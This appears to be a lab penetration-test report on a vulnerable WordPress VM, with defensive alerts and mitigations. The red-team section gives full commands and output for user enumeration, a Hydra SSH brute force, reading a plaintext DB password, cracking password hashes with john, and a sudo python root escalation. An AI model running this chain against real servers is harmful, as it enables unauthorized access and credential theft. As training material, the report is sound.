
Engagement of a Vulnerable WordPress Server



Report prepared by
Chris Haverick

Penetration Tester
SOC Analyst
Network Traffic Analysis


MAY 2022

This report has been prepared for the purpose of investigating vulnerabilities on a WordPress installation. The first task was to perform a penetration test engagement on the vulnerable machine/network.

Once vulnerabilities were identified a defensive security approach was taken where examination and analysis of the exploits was performed so that system hardening measures can be employed, mitigation strategies can be implemented, and alarms can be set in order to make the vulnerable network more secure.

Lastly, a live Wireshark network analysis was performed where evidence of suspicious activities and corporate misuse was collected with packet captures.

NETWORK TOPOLOGY



RED TEAM OFFENSIVE SECURITY PENETRATION TEST

Nmap ping scan on subnetwork 192.168.1.0-255

- 192.168.1.1 > Azure host VM
- 192.168.1.100 > Capstone VM
- 192.168.1.110 > Target 1 Vuln. WordPress VM
- 192.168.1.115 > Target 2
- 192.168.1.90 > Kali attack VM

```
root@Kali:~# nmap -sP 192.168.1.1-255
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-24 11:41 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00051s latency).
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Nmap scan report for 192.168.1.100
Host is up (0.00057s latency).
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.00084s latency).
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.110
Host is up (0.00074s latency).
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Nmap scan report for 192.168.1.115
Host is up (0.00070s latency).
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Nmap scan report for 192.168.1.90
Host is up.
Nmap done: 255 IP addresses (6 hosts up) scanned in 3.54 seconds
root@Kali:~#
```

Document exposed ports and services

➢ **nmap -sV 192.168.110**

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-24 11:51 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00086s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.25 seconds
root@Kali:~#
```

★ **Nmap scan showed ports 22/80 open**

★ **wpscan enumerated users michael and steven**

Enumerate Users from the WP site with wpscan

➢ **wpscan --url 192.168.1.110/wordpress -eu**

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.8
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N][+] URL: http://192.168.1.110/wordpress/
[+] Started: Tue May 24 12:03:00 2022

Interesting Finding(s):

[+] http://192.168.1.110/wordpress/
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <==========================

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been o
[!] You can get a free API token with 50 daily requests by registering at http

[+] Finished: Tue May 24 12:03:03 2022
[+] Requests Done: 26
[+] Cached Requests: 26
[+] Data Sent: 5.95 KB
[+] Data Received: 119.956 KB
[+] Memory used: 118.418 MB
[+] Elapsed time: 00:00:03
root@Kali:~#
```

Brute Force SSH Password with Hydra

- **hydra -l michael -P /usr/share/wordlists/rockyou.txt 192.168.1.110 -t 4 ssh**

```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt 192.168.1.110 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service o

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-24 12:38:00
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) f
ng, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399),
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-24 12:38:23
root@Kali:~#
```

Use SSH to gain a user shell

```
root@Kali:~# ssh michael@192.168.1.110 -p 22
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system a
the exact distribution terms for each program are descri
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to t
permitted by applicable law.
You have new mail.
Last login: Thu Feb 24 07:05:21 2022 from 192.168.1.90
michael@target1:~$
```

Discovery of plain text MySQL DB PW in accessible unsecure file

➢ **Located in /var/www/html/wordpress/wp-config.php**

```
michael@target1:~$ cd /var/www/html
michael@target1:/var/www/html$ ls
about.html   contact.zip  elements.html  img        js    Security - Doc  team.html  wordpress
contact.php  css          fonts         index.html scss  service.html    vendor
michael@target1:/var/www/html$ cd wordpress
michael@target1:/var/www/html/wordpress$ ls
index.php    wp-activate.php     wp-comments-post.php  wp-content      wp-includes        wp-logi
license.txt  wp-admin            wp-config.php         wp-cron.php     wp-links-opml.php  wp-mail
readme.html  wp-blog-header.php  wp-config-sample.php  wp_hashes.txt   wp-load.php        wp-sett
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
```

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

★ **MySQL DB PW: R@v3n**

Rooting around MySQL to discover WP user PW Hashes

- ➢ **mysql -u root -p**

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for
You can turn off this feature

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)

mysql>
```

- ➢ **Put user unsalted hashes in txt file**

```
mysql> SELECT * FROM wp_users;
+----+------------+------------------------------------+---------------+--------------
-------+-------------+------------------+
| ID | user_login | user_pass                          | user_nicename | user_email
on_key | user_status | display_name     |
+----+------------+------------------------------------+---------------+--------------
-------+-------------+------------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org
       |           0 | michael          |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org
       |           0 | Steven Seagull   |
+----+------------+------------------------------------+---------------+--------------
-------+-------------+------------------+
2 rows in set (0.00 sec)

mysql>
```

```
michael@target1:/var/www/html/wordpress$ nano wp_hashes.txt
michael@target1:/var/www/html/wordpress$ cat wp_hashes.txt
michael:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
steven:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
michael@target1:/var/www/html/wordpress$
```

- Use john to crack steven's PW hash
- SSH into a secure user shell with steven's PW
- Use steven's sudo privileges and a python cmd to escalate to root


```
root@Kali:~# john wp_hashes1.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (php
) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hash
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key f
Almost done: Processing the remaining buffered candi
Warning: Only 1 candidate buffered for the current s
for performance.
Warning: Only 79 candidates buffered for the current
d for performance.
Proceeding with wordlist:/usr/share/john/password.ls
Proceeding with incremental:ASCII
pink84           (steven)
```

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free s
the exact distribution terms for each program are described in th
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 25 06:25:45 2022 from 192.168.1.90
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/lo

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```

```
User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
_____

| ___ \
| |_/ /__ ___   _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!
```


BLUE TEAM DEFENSIVE SECURITY SETTING ALERTS

Excessive HTTP Errors Alert




- **Excessive HTTP errors can indicate a brute force attack**
- **Measuring error codes for 400 and above filters out normal/successful HTTP code responses (200 & 300 codes).**
- **400+ codes are client-server errors which can be triggered when the wrong password is entered excessively which is characteristic of a BF attack.**

HTTP Request Size Monitor Alert



- **Measures packet requests from source IP addresses.**
- **If there are excessive requests from the same source IP this could indicate that a potential enumeration network scan is occurring.**
- **It could also indicate an HTTP flood attack (DDoS) designed to overwhelm a server with HTTP requests. Once the server has been saturated with requests & is unable to respond to normal traffic, regular users will experience DoS.**

CPU Usage Monitor Alert



- **High CPU usage could indicate a brute force attack as John the Ripper uses a lot of CPU to run**
- **Most often a malicious piece of software/program such as malware or a virus will be using up significant CPU resources**

Mitigation Strategies for Exposed Vulnerabilities

Vulnerability 1 - Weak and easily brute-forced passwords/SSH login

- Require greater password complexity from users
- Implement a user account lockout policy
- Salt hashed passwords to prevent cracking
- Implement SSH/private keys
- Implement 2-factor authentication
- SSH access can be disabled by modifiying the sshd_config file

Vulnerability 2 - WordPress user enumeration

- Implement regular updates and patches to WordPress
- Install security plugins (free plugin called WP Hardening)
- Disable unused WordPress features
- Remove WordPress logins from being publicly accessible to reduce attack surface

Vulnerability 3 - Access to sensitive directories and files


- Confidential directories and files should be configured with strict access control to only a limited number of trusted users
- Encrypt data within confidential folders


Vulnerability 4 - Root Privilege Escalation

- Ensure only a limited number of users have sudo privileges by editing the sudoers file
- Harden SSH configuration by changing the settings and disable password authentication so that access is authenticated through an SSH key instead of a pw

WIRESHARK NETWORK TRAFFIC ANALYSIS


Evidence of trojan malware download






Laptop w/ IP 10.6.12.203 sent HTTP GET request to Dest. IP 205.185.125.104 and downloaded confirmed trojan malware with file name june11.dll

